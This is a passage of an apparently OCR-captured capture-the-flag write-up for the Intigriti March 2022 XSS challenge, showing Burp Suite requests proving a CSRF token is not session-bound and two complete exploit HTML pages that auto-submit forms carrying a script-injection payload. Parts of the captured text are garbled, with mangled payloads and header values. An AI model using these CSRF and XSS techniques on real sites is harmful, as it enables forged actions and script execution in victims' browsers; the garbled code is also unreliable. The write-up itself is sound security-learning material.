Pragma: no-cache
X-Content-Type-Policy: default-src 'none'; style-src 'nonce-f4b85ef962e0ea1972078009b08d148731ef5f'; script-src 'nonce-f4b85ef962e0ea1972078009b08d148731ef5f'; img-src 'self'
Vary: Accept-Encoding
Accept: */*
Content-Type: application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*,*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: https://challenge-0322.intigriti.io/challenge/LoveSender.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
token=6bf49c35c8d2d93e569613c537f78871360eb583b3314ed77faacc594999&FirstText=test&Hashing=M05
```

Response

```
HTTP/2 200 OK
Date: Thu, 24 Mar 2022 18:28:55 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 446
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Content-Type-Policy: default-src 'none'; style-src 'nonce-f4b85ef962e0ea1972078009b08d148731ef5f'; script-src 'nonce-f4b85ef962e0ea1972078009b08d148731ef5f'; img-src 'self'
Vary: Accept-Encoding
Accept: */*
Content-Type: application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*,*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: https://challenge-0322.intigriti.io/challenge/LoveSender.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
token=6bf49c35c8d2d93e569613c537f78871360eb583b3314ed77faacc594999&FirstText=test&Hashing=M05

<center>
<h1>
    The message has been sent to our server :)
</h1>
<center>
<h2>
    Plaintext : <span id='user'>
        test
    </span>
</h2>
<center>
<h2>
    Safe Text : <span id='user'>
        989f6cd4d21d373cadde4e832627b4f6
    </span>
</h2>
<br>
<br>
<br>
    I added also an additional filter, to avoid xss in case you can bypass the csp :D
<br>

<br>
<br>

```

It still works fine so it seems the webserver does not strictly bind a token to a certain user session. We can randomly change the token and it still gets accepted.

So if we deliver a token for example we got earlier to another person (our victim) the form input will be accepted by the web application :-)

I took this a bit extreme and tried to change the whole token but there seems to be a limit in what can be changed (keep 64 character length as shown by hash analyzer) :-)

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn SAML Raider Certificates

1 x ...

Send Cancel < > v

Request

Pretty Raw Hex ▾ ▾

```
1 POST /challenge/LoveReceiver.php HTTP/2
2 Host: challenge-0322.intigriti.io
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 87
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "macOS"
9 Upgrade-Insecure-Requests: 1
10 Host: challenge-0322.intigriti.io
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.83 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
14 application/javascript;q=0.8,font/woff-exchange;q=0.9
15 font/ttf,q=0.8,font/otf;q=0.9
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://challenge-0322.intigriti.io/challenge/LoveSender.php
20 Accept-Encoding: gzip, deflate
21 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
22 token=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa&FirstText=test&Hashing=MD5
```

Response

Pretty Raw Hex Render ▾ ▾

```
1 HTTP/2 200 OK
2 Date: Thu, 24 Mar 2022 18:34:21 GMT
3 Content-Type: text/html; charset=UTF-8
4 Content-Length: 440
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Security-Policy: default-src 'none'; style-src 'nonce-ebe32fc8abae527f27653bd34dfbad6eb151'; script-src 'nonce-ebe32fc8abae527f27653bd34dfbad6eb151'; img-src 'self'
9 Vary: Accept-Encoding
10
11
12 <center>
13   <h1>
14     The message has been sent to our server :)
15   <center>
16     <h1>
17       Plaintext : <span id='user'>
18         test
19       </span>
20     </h1>
21     <center>
22       <h1>
23         Safe Text : <span id='user'>
24           098f6bcd4621d373cadede832627b4f6
25         </span>
26       </h1>
27       
28       <br>
29       <h2>
30         I added also an additional filter, to avoid xss in case you can bypass the csp :D
31       </h2>
32       
33     <br>
34     
35   </center>
36 </center>
```

Changing the length of the token does affect the result. It really needs to have the 64 character length:

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn SAML Raider Certificates

Send Cancel < > ?

Request

```
POST /challenge/LoveReceiver.php HTTP/2
Host: challenge-0322.intigriti.io
Cookie: PHPSESSID=ni0kr9gdrvo4dmulahh0d7
Content-Length: 51
Content-Type: application/x-www-form-urlencoded
Sec-Fetch-Dest: document
Sec-Fetch-User: ?1
Sec-Ch-Ua: "Not A Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ?macOS"
Upgrade-Insecure-Requests: 1
Origin: https://challenge-0322.intigriti.io
Referer: https://challenge-0322.intigriti.io/challenge/LoveReceiver.php
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.82 Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.9,enzm;q=0.8
token=aaaaaaaaaaaaaaaaaaaa&FirstText=test&Hashing=M05
```

Response

```
HTTP/2 403 Forbidden
Date: Thu, 03 Mar 2022 18:36:19 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 13
Expires: Fri, 19 Nov 1981 00:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
INVALID TOKEN
```

Inspector

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 3

Request Cookies 1

Request Headers 22

Response Headers 6

Request

Response

Target: https://challenge-0322.intigriti.io / HTTP/2

Inspector

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 3

Request Cookies 1

Request Headers 22

Response Headers 6

Take aways:

- The CSRF token is not strictly bound to the user session and can thus be chosen at random.
 - The token length is important. We need to keep the 64 character length.

Step 5: Building the exploit page

We need to build a CSRF attack web page. Once our victim visits this page the form should be submitted and the XSS should fire. We bypassed everything from XSS filter, CSP and the CSRF token so we have all elements to build an exploit page.

I have build 2 exploit pages:

- one with a button that needs to be clicked as I hoped this would evade the browser popup blocker as when a user clicks a button a new page can be opened without the popup blocker asking permission.
- one without button that automatically submits the form but webbrowsers block this with the popup blocker by default.

Remarks on my exploit pages:

I have to be honest and both solutions I build work but require the user to allow popups in the browser. I guess there is a solution with a button click that evades the popup warning :-) so I hope to read and learn that in other write ups.

Google Chrome seems not to work each time a 100% unfortunately. I sometimes bump into the fact the token is not yet set for some reason. I almost fixed this by submitting the form 2 times and in between open the “LoveSender.php” page another time but still sometimes my exploit seems to struggle with Chrome.



In Firefox this never happens and both exploit pages work fine. I have added a movie recording how my double form submit bypasses this issue by doing a second submit automatically:


<https://jorenverheyen.github.io/intigriti-march-2022.html> => “Chrome_bypass_token_issue.mov”

Here the automated exploit HTML page without button:

```
1  <!DOCTYPE html>
2  <html>
3  <head>
4  </head>
5
6  <body>
7      <form method="post" action="https://challenge-0322.intigriti.io/challenge/LoveReceiver.php" id="myForm1" target="_blank">
8          <input type="hidden" name="token" value="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa" />
9          <input class="input is-primary" type="text" name="FirstText" value="test" size="100px">
10         <input class="input is-primary" name="Hashing" type="text" value="MD5" size="100px">
11     </form>
12
13
14     <form id="myForm2" method="post" action="https://challenge-0322.intigriti.io/challenge/LoveReceiver.php" target="TheWindow">
15         <input type="hidden" name="token" value="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa" />
16         <input class="input is-primary" type="text" name="FirstText" size="100px" value=<script>location=javascript:alert(%28document.domain%29.%2esource;</script>">
17         <input class="input is-primary" name="Hashing" type="text" size="100px" value="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa" />
18     </form>
19
20
21     <script type="text/javascript">
22         window.open("https://challenge-0322.intigriti.io/challenge/LoveSender.php");
23
24         setTimeout(function() {myForm1.submit()}, 1000);
25
26         setTimeout(function(){window.open("https://challenge-0322.intigriti.io/challenge/test/./LoveSender.php");}, 2000);
27
28         setTimeout(function() {myForm2.submit()}, 3000);
29
30     </script>
31
32 </body>
33 </html>
```

Here the one with a button which allows you to control the input values if you want:

```
1 <!DOCTYPE html>
2 <head>
3 </head>
4 <
5 <body>
6 <center>
7 <button id="myButton" style="background:#a33030;color:white; height:100px; width:200px">Fire XSS!</button>
8 <br>
9 <br>
10 <form method="post" action="https://challenge-0322.intigriti.io/challenge/LoveReciever.php" id="myForm1" target="_blank">
11 <input type="hidden" name="token" value="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa">
12 <input class="input is-primary" type="text" name="FirstText" value="test" size="100px">
13 <input class="input is-primary" name="Hashing" type="text" value="MD5" size="100px">
14 </form>
15
16 <form method="post" action="https://challenge-0322.intigriti.io/challenge/LoveSender.php" id="myForm2" target="https://challenge-0322.intigriti.io/challenge/LoveSender.php">
17 <input type="hidden" name="token" value="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa">
18 <input class="input is-primary" type="text" name="FirstText" value=<script>location=/javascript:alert%23document.domain%29;source;</script>" size="100px">
19 <input class="input is-primary" size="100px" name="Hashing" type="text" value="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa">
20 </form>
21
22 <script>
23 const myButton = document.getElementById("myButton");
24
25
26 myButton.addEventListener("click", () => {
27   window.open("https://challenge-0322.intigriti.io/challenge/LoveSender.php");
28
29   setTimeout(()=>document.getElementById("myForm1").submit(), 1000);
30
31   setTimeout(()=>window.open("https://challenge-0322.intigriti.io/challenge/test/../LoveSender.php"), 2000);
32
33   setTimeout(()=>document.getElementById("myForm2").submit(), 3000);
34
35 })
36 </script>
37 </center>
38 </body>
39 </html>
40
41
```



The first part is the form copied from the source code of “LoveSender.php” but with dummy values and a second form with our XSS payload.

The Javascript part opens the “LoveSender.php” page as I have the feeling it sets a token and session for Chrome. Then I submit the dummy form which sometimes gives the error in Chrome and to try avoid this I open the page another time and only then submit the XSS.

Probably there is a much better way to do this so I am eager to read other write ups :-)

If you test it I advice to use Firefox as there is a chance you need another attempt in Chrome before it fires.

At the home page: <https://jorenverheyen.github.io/intigriti-march-2022.html> you can see or download short demo movies showing a victim visiting the exploit pages. The HTML source code is also accessible there.